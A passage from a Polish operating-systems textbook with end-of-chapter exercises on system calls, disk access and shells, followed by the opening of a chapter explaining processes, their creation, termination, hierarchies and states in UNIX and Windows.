22. Czy wywołanie:

```
ile = write(fd, bufor, nbajtow);
```

może zwrócić inną wartość w zmiennej ile niż nbajtow? Jeśli tak, to dlaczego?

23. Plik, którego deskryptor to fd, zawiera następującą sekwencję bajtów: 3, 1, 4, 1, 5, 9, 2, 6, 5, 3, 5. Wykonano następujące wywołania systemowe:

```
lseek(fd, 3, SEEK SET);
read(fd, &buffer, 4);
```

przy czym wywołanie lseek wykonuje operację seek do 3. bajtu pliku. Jaka jest zawartość zmiennej buffer po wykonaniu wywołania read?

24. Założmy, że plik o rozmiarze 10 MB jest zapisany na dysku na jednej ścieżce (ścieżka nr 50) w kolejnych sektorach. Ramię dysku znajduje się obecnie nad ścieżką numer 100. Ile czasu zajmie pobranie tego pliku z dysku? Założmy, że przesunięcie ramienia od wybranego cylindra do następnego zajmuje około 1 ms, a żeby sektor, w którym rozpoczyna się plik, znalazł się pod głowicą, potrzeba około 5 ms. Dodatkowo założmy, że odczyt odbywa się z szybkością 100 MB/s.

25. Jaka jest zasadnicza różnica pomiędzy blokowym plikiem specjalnym a znakowym plikiem specjalnym?

26. W przykładzie pokazanym na rysunku 1.17 procedura biblioteczna ma nazwę read i wywołanie systemowe również ma nazwę read. Czy to ważne, aby ich nazwy były takie same? Jeśli nie, to która z nich jest ważniejsza?

27. W nowoczesnych systemach operacyjnych przestrzeń adresowa procesu jest oddzielona od fizycznej pamięci komputera. Podaj dwie zalety takiego rozwiązania.

28. Z punktu widzenia programisty wywołanie systemowe wygląda jak dowolne wywołanie do procedury bibliotecznej. Czy dla programisty ma znaczenie to, jakie wywołania procedur bibliotecznych skutkują wywołaniami systemowymi? W jakich okolicznościach i dlaczego?

29. W tabeli 1.2 widać, że niektóre wywołania systemu UNIX nie mają odpowiedników w Win32 API. Jakie konsekwencje dla programisty zajmującego się konwersją programów uniksowych na postać działającą w systemie Windows ma każde z wywołań nieposiadające odpowiednika w interfejsie Win32 API?

30. Przenośny system operacyjny to taki, który można przenieść z jednej architektury systemowej do innej bez żadnych modyfikacji. Wyjaśnij, dlaczego zbudowanie systemu operacyjnego, który byłby całkowicie przenośny, jest niewykonalne. Opisz dwie wysokopoziomowe warstwy w projekcie systemu operacyjnego, które charakteryzują się wysokim stopniem przenośności.

31. Wyjaśnij, dlaczego oddzielenie strategii od mechanizmu pomaga w budowaniu systemów operacyjnych bazujących na mikrojądrze.

32. Maszyny wirtualne stały się bardzo popularne z wielu powodów. Mimo że mają kilka wad. Wymień jedną.
33. Oto kilka ćwiczeń w konwersji jednostek:
- Ile wynosi nanorok w sekundach?
 - Mikrometry są często nazywane mikronami. Jaką długość ma megamikron?
 - Ile bajtów ma pamięć o rozmiarze 1 PB?
 - Masa Ziemi wynosi 6000 yottagramów. Ile to jest w kilogramach?
34. Napisz powłokę podobną do pokazanej na listingu 1.1, ale zawierającą wystarczającą ilość kodu, aby działała praktycznie. Możesz również dodać kilka mechanizmów, takich jak przekierowania wejścia i wyjścia, potoki oraz zadania wykonywane w tle.
35. Jeśli dysponujesz osobistym systemem uniksopodobnym (Linux, MINIX, FreeBSD itp.), którym możesz bezpiecznie zawiesić i zrestartować komputer, to napisz skrypt powłoki próbujący stworzyć nieograniczoną liczbę procesów-dzieci. Zaobserwuj, co się stanie. Przed uruchomieniem eksperymentu wpisz polecenie sync, aby opróżnić bufory systemu plików na dysk. Dzięki temu unikniesz uszkodzenia systemu plików. Ten eksperiment możesz również bezpiecznie wykonać na maszynie wirtualnej. *Uwaga:* nie wykonuj tego ćwiczenia w systemie wspólnodzielonym, jeśli nie otrzymasz wcześniej pozwolenia od administratora systemu. Konsekwencje eksperymentu będą natychmiast widoczne, zatem mogą zostać zastosowane wobec Ciebie określone sankcje.
36. Zbadaj i spróbuj zinterpretować zawartość uniksowego lub windowsowego katalogu za pomocą takiego narzędzia jak uniksowy program *od*. *Wskazówka:* sposób wykonania tego ćwiczenia zależy od tego, na co pozwala system operacyjny. Można spróbować utworzyć katalog na dyskietce w jednym systemie operacyjnym, a następnie odczytać surowe dane z dysku przy użyciu innego systemu operacyjnego — takiego, który zezwala na dostęp.

2

PROCESY I WĄTKI

Zanim rozpocznie się szczegółowe studium tego, w jaki sposób systemy operacyjne są zaprojektowane i skonstruowane, warto przypomnieć, że kluczowym pojęciem we wszystkich systemach operacyjnych jest **proces**: abstrakcja działającego programu. Wszystkie pozostałe elementy systemu operacyjnego bazują na pojęciu procesu, dlatego jest bardzo ważne, aby projektant systemu operacyjnego (a także student) jak najszybciej dobrze zapoznał się z pojęciem procesu.

Procesy to jedne z najstarszych i najważniejszych abstrakcji występujących w systemach operacyjnych. Zapewniają one możliwość wykonywania (pseudo-) wspólnieanych operacji nawet wtedy, gdy dostępny jest tylko jeden procesor. Przekształcają one pojedynczy procesor CPU w wiele wirtualnych procesorów. Bez abstrakcji procesów istnienie współczesnej techniki komputerowej byłoby niemożliwe. W niniejszym rozdziale przedstawimy szczegółowe informacje na temat tego, czym są procesy oraz ich pierwsi kuzynowie — wątki.

2.1. PROCESY

Wszystkie nowoczesne komputery bardzo często wykonują wiele operacji jednocześnie. Osoby przyzwyczajone do pracy z komputerami osobistymi mogą nie być do końca świadome tego faktu, zatem kilka przykładów pozwoli przybliżyć to zagadnienie. Na początek rozważmy serwer WWW. Żądania stron WWW mogą nadchodzić z wielu miejsc. Kiedy przychodzi żądanie, serwer sprawdza, czy potrzebna strona znajduje się w pamięci podręcznej. Jeśli tak, jest przesyłana do klienta. Jeśli nie, inicjowane jest żądanie dyskowe w celu jej pobrania. Jednak z perspektywy procesora obsługa żądań dyskowych zajmuje wieczność. W czasie oczekiwania na zakończenie obsługi żądania na dysk może nadjeść wiele kolejnych żądań. Jeśli w systemie jest wiele dysków niektóre z żądań może być skierowanych na inne dyski na dłucho przed obsłużeniem pierwszego żądania. Oczywiście, że potrzebny jest sposób zamodelowania i zarządzania tą współpracą. Do tego celu można wykorzystać procesy (a w szczególności wątki).

Teraz rozważmy komputer osobisty użytkownika. Podczas rozruchu systemu następuje start wielu procesów. Często użytkownik nie jest tego świadomy; np. może być uruchomiony proces oczekujący na wchodzące wiadomości e-mail. Inny uruchomiony proces może działać w imieniu programu antywirusowego i sprawdzać okresowo, czy są dostępne jakieś nowe definicje wirusów. Dodatkowo mogą działać jawne procesy użytkownika — np. drukujące pliki lub tworzące kopie zapasowe zdjęć na dysku USB — podczas gdy użytkownik przegląda strony WWW. Działaniami tymi trzeba zarządzać. W tym przypadku bardzo przydaje się system z obsługą wieloprogramowości, obsługującą wiele procesów jednocześnie.


W każdym systemie wieloprogramowym procesor szybko przełącza się pomiędzy procesami, poświęcając każdemu z nich po kolej dziesiątki albo setki milisekund. Chociaż, ściśle rzecz biorąc, w dowolnym momencie procesor realizuje tylko jeden proces, w ciągu sekundy może obsługiwać ich wiele, co daje iluzję współbieżności. Czasami w tym kontekście mówi się o *pseudowspółbieżności*, dla odróżnienia jej od rzeczywistej, sprzętowej współbieżności systemów *wieloprocesorowych* (wyposażonych w dwa procesory współdzielące tę samą fizyczną pamięć lub większą liczbę takich procesorów). Śledzenie wielu równoległych działań jest bardzo trudne. Z tego powodu projektanci systemów operacyjnych w ciągu wielu lat opracowali model pojawiowy (procesów sekwencyjnych), które ułatwiają obsługę współbieżności. Ten model, jego zastosowania oraz kilka innych konsekwencji stanowią temat niniejszego rozdziału.

2.1.1. Model procesów

W tym modelu całe oprogramowanie możliwe do uruchomienia w komputerze — czasami wyłącznie z systemem operacyjnym — jest zorganizowane w postaci zbioru *procesów sekwencyjnych* (lub w skrócie *procesów*). Proces jest egzemplarzem uruchomionego programu wyłącznie z bieżącymi wartościami licznika programu, rejestrów i zmiennych. Pojęciowo każdy proces ma własny wirtualny procesor CPU. Oczywiście w rzeczywistości procesor fizyczny przełącza się od procesu do procesu. Aby jednak zrozumieć system, znacznie łatwiej jest myśleć o kolekcji procesów działających (pseudo) współbieżnie, niż próbować śledzić to, jak procesor przełącza się od programu do programu. To szybkie przełączanie się procesora jest określane jako *wieloprogramowość*, o czym mówiliśmy w rozdziale 1.

Na rysunku 2.1(a) pokazaliśmy komputer, w którym w pamięci działają w trybie wieloprogramowym cztery programy. Na rysunku 2.1(b) widać cztery procesy — każdy ma własny przepływ sterowania (tzn. własny logiczny licznik programu) i każdy działa niezależnie od pozostałych. Oczywiście jest tylko jeden fizyczny licznik programu, dlatego kiedy działa wybrany proces, jego logiczny licznik programu jest kopiowany do rzeczywistego licznika programu. Kiedy proces kończy działanie (na pewien czas), jego fizyczny licznik programu jest zapisywany w logicznym liczniku programu umieszczonym w pamięci. Na rysunku 2.1(c) widać, że w dłuższym przedziale czasu nastąpił postęp we wszystkich procesach, jednak w danym momencie działa tylko jeden proces.

W tym rozdziale założymy, że jest tylko jeden procesor CPU. Coraz częściej jednak takie założenie okazuje się nieprawdziwe. Nowe układy często są wielordzeniowe — mają dwa procesory, cztery lub większą ich liczbę. O układach wielordzeniowych i systemach wieloprocesorowych powiemy więcej w rozdziale 8. Na razie będzie prościej, jeśli przyjmiemy, że maszyna wykorzystuje jednorazowo tylko jeden procesor. Jeśli zatem mówimy, że procesor w danym momencie może wykonywać tylko jeden proces, to jeśli zawiera dwa rdzenie (lub dwa procesory), na każdym z nich w określonym momencie może działać jeden proces.



Rysunek 2.1. (a) Cztery programy uruchomione w trybie wieloprogramowym; (b) pojęciowy model czterech niezależnych od siebie procesów sekwencyjnych; (c) w wybranym momencie jest aktywny tylko jeden program

Ze względu na szybkie przełączanie się procesora pomiędzy procesami tempo, w jakim proces wykonuje obliczenia, nie jest jednolite, a nawet trudne do powtórzenia w przypadku ponownego uruchomienia tego samego procesu. A zatem nie można programować procesów z wbudowanymi założeniami dotyczącymi czasu działania. Rozważmy dla przykładu proces obsługi strumienia audio, który odtwarza muzykę będącą akompaniamentem wysokiej jakości wideo uruchomionego przez inne urządzenie. Ponieważ dźwięk powinien rozpocząć się nieco później niż wideo, proces daje sygnał serwerowi wideo do rozpoczęcia odtwarzania, a następnie, zanim rozpocznie odtwarzanie dźwięku, uruchamia 10 tysięcy iteracji pustej pętli. Wszystko pójdzie dobrze, jeśli pustą pętlę można uznać za niezawodny czasomierz. Jeśli jednak procesor zdecyduje się na przełączenie do innego procesu podczas trwania pętli, proces obsługi strumienia audio nie będzie mógł ponownie się uruchomić do momentu, kiedy nie będą gotowe właściwe ramki wideo. W efekcie powstanie bardzo denerwujący efekt braku synchronizacji pomiędzy audio i wideo. Kiedy proces obowiązują tak ścisłe wymagania działania w czasie rzeczywistym — tzn. określone zdarzenia *muszą* wystąpić w ciągu określonej liczby milisekund — trzeba przedsięwziąć specjalne środki w celu zapewnienia, że tak się stanie. Zazwyczaj jednak większość procesów nie dotyczy ograniczenia wieloprogramowości procesora czy też względne szybkości działania różnych procesów.

Różnica pomiędzy procesem a programem jest subtelna, ale ma kluczowe znaczenie. Do wyjaśnienia tej różnicy posłużymy się analogią. Założymy, że pewien informatyk o zdolnościach kulinarnych piecze urodzinowy tort dla swojej córki. Ma do dyspozycji przepis na tort urodzinowy oraz kuchnię dobrze wyposażoną we wszystkie składniki: mąkę, jajka, cukier, aromat waniliowy itp. W tym przykładzie przepis spełnia rolę programu (tzn. algorytmu wyrażonego w odpowiedniej notacji), informatyk jest procesorem (CPU), natomiast składniki ciasta odgrywają rolę danych wejściowych. Proces jest operacją, w której informatyk czyta przepis, dodaje składniki i piecze ciasto.

Wyobraźmy sobie teraz, że z krzykiem wbiega syn informatyka i mówi, że użądliła go pszczoła. Informatyk zapamiętuje, w którym miejscu przepisu się znajdował (zapisuje bieżący stan procesu), bierze książkę o pierwszej pomocy i zaczyna postępować zgodnie z zadanymi w niej wskazówkami. W tym momencie widzimy przełączenie się procesora z jednego procesu (pieczenie) do procesu o wyższym priorytecie (udzielanie pomocy medycznej). Przy czym każdy z procesów ma inny program (przepis na ciasto, książka pierwszej pomocy medycznej). Kiedy informatyk poradzi sobie z opatrzeniem użądlenia, powraca do pieczenia ciasta i kontynuuje od miejsca, w którym skończył.

Kluczowe znaczenie ma uświadomienie sobie, że proces jest pewnym działaniem. Charakteryzuje się programem, wejściem, wyjściem i stanem. Jeden procesor może być współdzielony przez kilka procesów za pomocą algorytmu szeregowania. Algorytm ten decyduje, w którym zatrzymać pracę nad jednym programem i rozpocząć obsługę innego. Natomiast program jest czymś, co może być przechowywane na dysku i niczego nie robić.

Warto zwrócić uwagę na to, że jeśli program uruchomi się dwa razy, liczy się jako dwa procesy. Często np. istnieje możliwość dwukrotnego uruchomienia edytora tekstu lub jednocześnie drukowania dwóch plików, jeśli system komputerowy jest wyposażony w dwie drukarki. Fakt, że dwa działające procesy korzystają z tego samego programu, nie ma znaczenia — są to oddzielne procesy. System operacyjny może mieć możliwość współdzielenia kodu pomiędzy nimi w taki sposób, że w pamięci znajduje się jedna kopia. Jest to jednak szczegół techniczny, który nie zmienia faktu działania dwóch procesów.

2.1.2. Tworzenie procesów

Systemy operacyjne wymagają sposobu tworzenia procesów. W bardzo prostych systemach lub w systemach zaprojektowanych do uruchamiania tylko jednej aplikacji (np. kontrolera w kuchence mikrofalowej), bywa możliwe zainicjowanie wszystkich potrzebnych procesów natychmiast po uruchomieniu systemu. Jednak w systemach ogólnego przeznaczenia potrzebny jest sposób tworzenia i niszczenia procesów podczas ich działania. W tym punkcie przyjrzymy się niektórym spośród tych mechanizmów.

Są cztery podstawowe zdarzenia, które powodują tworzenie procesów:

1. Inicjalizacja systemu.
2. Uruchomienie wywołania systemowego tworzącego proces przez działający proces.
3. Żądanie użytkownika utworzenia nowego procesu.
4. Zainicjowanie zadania wsadowego.

W momencie rozruchu systemu operacyjnego zwykle tworzonych jest kilka procesów. Niektóre z nich są procesami pierwszego planu — tzn. są to procesy, które komunikują się z użytkownikami i wykonują dla nich pracę. Inne są procesami drugoplanowymi, które nie są powiązane z określonym użytkownikiem, ale spełniają pewną specyficzną funkcję. I tak jeden proces drugoplanowy może być zaprojektowany do akceptacji wchodzących wiadomości e-mail. Taki proces może być uśpiony przez większość dnia i nagle się uaktywnić, kiedy nadchodzi wiadomość e-mail. Inny proces drugoplanowy może być zaprojektowany do akceptacji wchodzących żądań stron WWW zapisanych na serwerze. Proces ten budzi się w momencie odebrania żądania strony WWW w celu jego obsłużenia. Procesy działające na drugim planie, które są przeznaczone do obsługi pewnych operacji, takich jak odbiór wiadomości e-mail, serwowanie stron WWW, aktualności, drukowanie itp., są określane jako *demony*. W dużych systemach zwykle działają dziesiątki takich procesów. W systemie UNIX, aby wyświetlić listę działających procesów, można skorzystać z programu ps. W systemie Windows można skorzystać z menedżera zadań.

Procesy mogą być tworzone nie tylko w czasie rozruchu, ale także później. Działający proces często wydaje wywołanie systemowe w celu utworzenia jednego lub kilku nowych procesów mających pomóc w realizacji zadania. Tworzenie nowych procesów jest szczególnie przydatne, kiedy pracę do wykonania można łatwo sformułować w kontekście kilku związań ze sobą, ale poza tym niezależnych, współdziałających ze sobą procesów. Jeśli np. przez sieć jest pobierana duża ilość danych w celu ich późniejszego przetwarzania, to można utworzyć jeden proces,

który pobiera dane i umieszcza je we współdzielonym buforze, oraz drugi proces, który usuwa dane z bufora i je przetwarza. W systemie wieloprocesorowym, w którym każdy z procesów może działać na innym procesorze, zadanie może być wykonane w krótszym czasie.

W systemach interaktywnych użytkownicy mogą uruchomić program poprzez wpisanie polecenia lub kliknięcie (ewentualnie dwukrotne kliknięcie) ikony. Wykonanie dowolnej z tych operacji inicjuje nowy proces i uruchamia w nim wskazany program. W systemach uniksowych bazujących na systemie X Window nowy proces przejmuje okno, w którym został uruchomiony. W systemie Microsoft Windows po uruchomieniu procesu nie ma on przypisanego okna. Może on jednak stworzyć jedno (lub więcej) okien i większość systemów to robi. W obydwu systemach użytkownicy mają możliwość jednoczesnego otwarcia wielu okien, w których działają jakieś procesy. Za pomocą myszy użytkownik może wybrać okno i komunikować się z procesem, np. podawać dane wejściowe wtedy, kiedy są potrzebne.

Ostatnia sytuacja, w której są tworzone procesy, dotyczy tylko systemów wsadowych w dużych komputerach mainframe. Rozważmy działanie systemu zarządzania stanami magazynowymi sieci sklepów pod koniec dnia. W systemach tego typu użytkownicy mogą przesyłać do systemu zadania wsadowe (czasami zdalnie). Kiedy system operacyjny zdecyduje, że ma zasoby wystarczające do uruchomienia innego zadania, tworzy nowy proces i uruchamia następne zadanie z kolejki.

Z technicznego punktu widzenia we wszystkich tych sytuacjach proces tworzy się poprzez zlecenie istniejącemu procesowi wykonania wywołania systemowego tworzenia procesów. Może to być działający proces użytkownika, proces systemowy, wywołany z klawiatury lub za pomocą myszy, albo proces zarządzania zadaniami systemowymi. Proces ten wykonuje wywołanie systemowe tworzące nowy proces. To wywołanie systemowe zleca systemowi operacyjnemu utworzenie nowego procesu i wskazuje, w sposób pośredni lub bezpośredni, jaki program należy w nim uruchomić.

W systemie UNIX istnieje tylko jedno wywołanie systemowe do utworzenia nowego procesu: fork. Wywołanie to tworzy dokładny klon procesu wywołującego. Po wykonaniu instrukcji fork procesy rodzic i dziecko mają ten sam obraz pamięci, te same zmienne środowiskowe oraz te same otwarte pliki. Po prostu są identyczne. Wtedy zazwyczaj proces-dziecko uruchamia wywołanie execve lub podobne wywołanie systemowe w celu zmiany obrazu pamięci i uruchomienia nowego programu. Kiedy użytkownik wpisze polecenie w środowisku powłoki, np. sort, powłoka najpierw tworzy proces-dziecko za pomocą wywołania fork, a następnie proces-dziecko wykonuje polecenie sort. Powodem, dla którego dokonuje się ten dwuetapowy proces, jest umożliwienie procesowi-dziecku manipulowania deskryptorami plików po wykonaniu wywołania fork, ale przed wywołaniem execve w celu przekierowania standardowego wejścia, standardowego wyjścia oraz standardowego urządzenia błędów.

Dla odróżnienia w systemie Windows jedna funkcja interfejsu Win32 — CreateProcess — jest odpowiedzialna zarówno za utworzenie procesu, jak i załadowanie odpowiedniego programu do nowego procesu. Wywołanie to ma 10 parametrów. Są to program do uruchomienia, parametry wiersza polecenia przekazywane do programu, różne atrybuty zabezpieczeń, bity decydujące o tym, czy otwarte pliki będą dziedziczone, informacje dotyczące priorytetów, specyfikacja okna, jakie ma być utworzone dla procesu (jeśli proces ma mieć okno), oraz wskaźnik do struktury, w której są zwracane do procesu wywołującego informacje o nowo tworzonym procesie. Oprócz wywołania CreateProcess interfejs Win32 zawiera około 100 innych funkcji do zarządzania i synchronizowania procesów oraz wykonywania powiązanych z tym operacji.

Zarówno w systemie UNIX, jak i Windows po utworzeniu procesu rodzic i dziecko mają osobne przestrzenie adresowe. Jeśli dowolny z procesów zmieni słowo w swojej przestrzeni

adresowej, zmiana nie jest widoczna dla drugiego procesu. W systemie UNIX początkowa przestrzeń adresowa procesu-dziecka jest *kopią* przestrzeni adresowej procesu-rodzica. Są to jednak całkowicie odrębne przestrzenie adresowe. Zapisywana pamięć nie jest współdzielona pomiędzy procesami (w niektórych implementacjach Uniksa tekst programu jest współdzielony pomiędzy procesami rodzica i dziecka, ponieważ nie może on być modyfikowany). Alternatywnie proces-dziecko może współużytkować pamięć procesu-rodzica, ale w tym przypadku pamięć jest współdzielona w trybie *kopiuj przy zapisie* (ang. *copy-on-write*). To oznacza, że zawsze, gdy jeden z dwóch procesów chce zmienić część pamięci, najpierw fizycznie ją kopiuje, aby mieć pewność, że modyfikacja następuje w prywatnym obszarze pamięci. Tak jak wcześniej, nie ma współdzielenia zapisywanych obszarów pamięci. Nowo utworzony proces może jednak współdzielić niektóre inne zasoby procesu swojego twórcy — np. otwarte pliki. W systemie Windows przestrzenie adresowe procesów rodzica i dziecka od samego początku są różne.

2.1.3. Kończenie działania procesów

Po utworzeniu proces zaczyna działanie i wykonuje swoje zadania. Nic jednak nie trwa wiecznie — nawet procesy. Prędzej czy później nowy proces zakończy swoje działanie. Zwykle dzieje się to z powodu jednego z poniższych warunków:

1. Normalne zakończenie pracy (dobrowolnie).
2. Zakończenie pracy w wyniku błędu (dobrowolnie).
3. Błąd krytyczny (przymusowo).
4. Zniszczenie przez inny proces (przymusowo).

Większość procesów kończy działanie dlatego, że wykonały swoją pracę. Kiedy kompilator skompiluje program, wykonuje wywołanie systemowe, które informuje system operacyjny o zakończeniu pracy. Tym wywołaniem jest `exit` w systemie UNIX oraz `ExitProcess` w systemie Windows. W programach wyposażonych w interfejs ekranowy zwykle są mechanizmy pozwalające na dobrowolne zakończenie działania. W edytورach tekstu, przeglądarkach internetowych i podobnych im programach zawsze jest ikona lub polecenie menu, które użytkownik może kliknąć, aby zlecić procesowi usunięcie otwartych plików tymczasowych i zakończenie działania.

Innym powodem zakończenia pracy jest sytuacja, w której proces wykryje błąd krytyczny. Jeśli np. użytkownik wpisze polecenie:

```
cc foo.c
```

w celu skompilowania programu `foo.c`, a taki plik nie istnieje, to kompilator po prostu skończy działanie. Procesy interaktywne wyposażone w interfejsy ekranowe zwykle nie kończą działania, jeśli zostaną do nich przekazane błędne parametry. Zamiast tego wyświetlają okno dialogowe z prośbą do użytkownika o ponowienie próby.

Trzecim powodem zakończenia pracy jest błąd spowodowany przez proces — często wynikający z błędu w programie. Może to być uruchomienie niedozwolonej instrukcji, odwołanie się do nieistniejącego obszaru pamięci lub dzielenie przez zero. W niektórych systemach (np. w Uniksie) proces może poinformować system operacyjny, że sam chce obsłużyć określone błędy. W takim przypadku, jeśli wystąpi błąd, proces otrzymuje sygnał (przerwanie), zamiast zakończyć pracę.

Czwartym powodem, dla którego proces może zakończyć działanie, jest wykonanie wywołania systemowego, które zleca systemowi operacyjnemu zniszczenie innego procesu. W Uniksie można to zrobić za pomocą wywołania systemowego `kill`. Odpowiednikiem tego wywołania

w interfejsie Win32 API jest `TerminateProcess`. W obu przypadkach proces niszczący musi posiadać odpowiednie uprawnienia do niszczenia innych procesów. W niektórych systemach zakończenie procesu — niezależnie od tego, czy jest wykonywane dobrowolnie, czy przymusowo — wiąże się z zakończeniem wszystkich procesów utworzonych przez ten proces. Jednak w taki sposób nie działa ani UNIX, ani Windows.

2.1.4. Hierarchie procesów

W niektórych systemach, kiedy proces utworzy inny proces, to proces-rodzic jest w pewien sposób związany z procesem-dzieckiem. Proces-dziecko sam może tworzyć kolejne procesy, co formuje hierarchię procesów. Zwróćmy uwagę, że w odróżnieniu od roślin i zwierząt rozmnażających się płciowo proces może mieć tylko jednego rodzica (ale zero, jedno dziecko lub więcej dzieci). Tak więc proces przypomina bardziej hydry niż, powiedzmy, ciele.

W Uniksie proces wraz z wszystkimi jego dziećmi i dalszymi potomkami tworzy grupę procesów. Kiedy użytkownik wyśle sygnał z klawiatury, sygnał ten jest dostarczany do wszystkich członków grupy procesów, które w danym momencie są powiązane z klawiaturą (zwykle są to wszystkie aktywne procesy utworzone w bieżącym oknie). Każdy proces może indywidualnie przechwycić sygnał, zignorować go lub podjąć działanie domyślne — tzn. zostać zniszczonym przez sygnał.

W celu przedstawienia innego przykładu sytuacji, w której hierarchia procesów odgrywa rolę, przyjrzyjmy się sposobowi, w jaki system UNIX inicjuje się podczas rozruchu. W obrazie rozruchowym występuje specjalny proces o nazwie `init`. Kiedy rozpoczyna działanie, odczytuje plik i informuje o liczbie dostępnych terminali. Następnie tworzy po jednym nowym procesie na terminal. Procesy te czekają, aż ktoś się zaloguje. Kiedy logowanie zakończy się pomyślnie, proces logowania uruchamia powłokę, która jest gotowa na przyjmowanie poleceń. Polecenia te mogą uruchamiać nowe procesy itd. Tak więc wszystkie procesy w całym systemie należą do tego samego drzewa — jego korzeniem jest proces `init`.

Dla odróżnienia w systemie Windows nie występuje pojęcie hierarchii procesów. Wszystkie procesy są sobie równe. Jedyną oznaką hierarchii procesu jest to, że podczas tworzenia procesu rodzic otrzymuje specjalny znacznik (nazywany *uchwytem* — ang. *handle*), który może wykorzystać do zarządzania dzieckiem. Może jednak swobodnie przekazać ten znacznik do innego procesu i w ten sposób zdezaktualizować hierarchię. Procesy w Uniksie nie mają możliwości „wydziedziczenia” swoich dzieci.

2.1.5. Stany procesów


Chociaż każdy proces jest niezależnym podmiotem, posiadającym własny licznik programu i wewnętrzny stan, procesy często muszą się komunikować z innymi procesami. Jeden proces może generować wyjście, które inny proces wykorzysta jako wejście. W poleceniu powłoki:

```
cat rozdział1 rozdział2 rozdział3 | grep drzewo
```

pierwszy proces uruchamia polecenie `cat`, łączy i wyprowadza trzy pliki. Drugi proces uruchamia polecenie `grep`, wybiera wszystkie wiersze zawierające słowo „drzewo”. W zależności od względnej szybkości obu procesów (co z kolei zależy zarówno od względnej złożoności programów, jak i tego, ile czasu procesora każdy z nich ma do dyspozycji) może się zdarzyć, że polecenie `grep` będzie gotowe do działania, ale nie będą na nie czekały żadne dane wejściowe. Proces będzie się musiał zablokować do czasu, aż będą one dostępne.

Proces blokuje się, ponieważ z logicznego punktu widzenia nie może kontynuować działania. Zazwyczaj dzieje się tak dlatego, że oczekuje na dane wejściowe, które jeszcze nie są dostępne. Jest również możliwe, że proces, który jest gotowy i zdolny do działania, zostanie zatrzymany ze względu na to, że system operacyjny zdecydował się przydzielić procesor na pewien czas jakiemuś innemu procesowi. Te dwie sytuacje diametralnie różnią się od siebie. W pierwszym przypadku wstrzymanie pracy jest ściśle związane z charakterem problemu (nie można przewrócić wiersza poleceń wprowadzanego przez użytkownika do czasu, kiedy użytkownik go nie wprowadzi). W drugim przypadku to techniczne aspekty systemu (niewystarczająca liczba procesorów do tego, aby każdy proces otrzymał swój prywatny procesor). Na rysunku 2.2 pokazano diagram stanów prezentujący trzy stany, w jakich może znajdować się proces:

1. Działanie (rzeczywiste korzystanie z procesora w tym momencie).
2. Gotowość (proces może działać, ale jest tymczasowo wstrzymany, aby inny proces mógł działać).
3. Blokada (proces nie może działać do momentu, w którym wydarzy się jakieś zewnętrzne zdarzenie).



Rysunek 2.2. Proces może być w stanie działania, blokady lub gotowości. Na rysunku pokazano przejścia pomiędzy tymi stanami

Z logicznego punktu widzenia pierwsze dwa stany są do siebie podobne. W obu przypadkach proces chce działać, ale w drugim przypadku chwilowo brakuje dla niego czasu procesora. Trzeci stan różni się od pierwszych dwóch w tym sensie, że proces nie może działać nawet wtedy, gdy procesor w tym czasie nie ma innego zajęcia.


Tak jak pokazano na rysunku, pomiędzy tymi trzema stanami możliwe są cztery przejścia. Przejście nr 1 występuje wtedy, kiedy system operacyjny wykryje, że proces nie może kontynuować działania. W niektórych systemach proces może wykonać wywołanie systemowe, np. pause, w celu przejścia do stanu zablokowania. W innych systemach, w tym w Uniksie, kiedy proces czyta dane z potoku lub pliku specjalnego (np. terminala) i dane wejściowe są niedostępne, jest automatycznie blokowany.

Przejścia nr 2 i nr 3 są realizowane przez program szeregujący (ang. *process scheduler*) — część systemu operacyjnego, a procesy nie są o tym nawet informowane. Przejście nr 2 zachodzi wtedy, gdy program szeregujący zdecyduje, że działający proces działa wystarczająco długo i nadszedł czas, by przydzielić czas procesora jakiemuś innemu procesowi. Przejście nr 3 zachodzi wtedy, gdy wszystkie inne procesy skorzystały ze swojego udziału i nadszedł czas na to, by pierwszy proces otrzymał procesor i wznowił działanie. Zadanie szeregowania procesów — tzn. decydowania o tym, który proces powinien się uruchomić, kiedy i na jak długo — jest bardzo ważne. Przyjrzymy się mu bliżej w dalszej części tego rozdziału. Opracowano wiele algorytmów mających na celu zapewnienie równowagi pomiędzy wymaganiami wydajności systemu jako całości oraz sprawiedliwego przydziału procesora do indywidualnych procesów. Niektóre z tych algorytmów omówimy w dalszej części niniejszego rozdziału.

Przejście nr 4 występuje wtedy, gdy zachodzi zewnętrzne zdarzenie, na które proces oczekiwany (np.adejście danych wejściowych). Jeśli w tym momencie nie działa żaden inny proces, zajdzie przejście nr 3 i proces rozpocznie działanie. W innym przypadku może być zmuszony do oczekiwania w stanie *gotowości* przez pewien czas, aż procesor stanie się dostępny i nadaje kolejka.

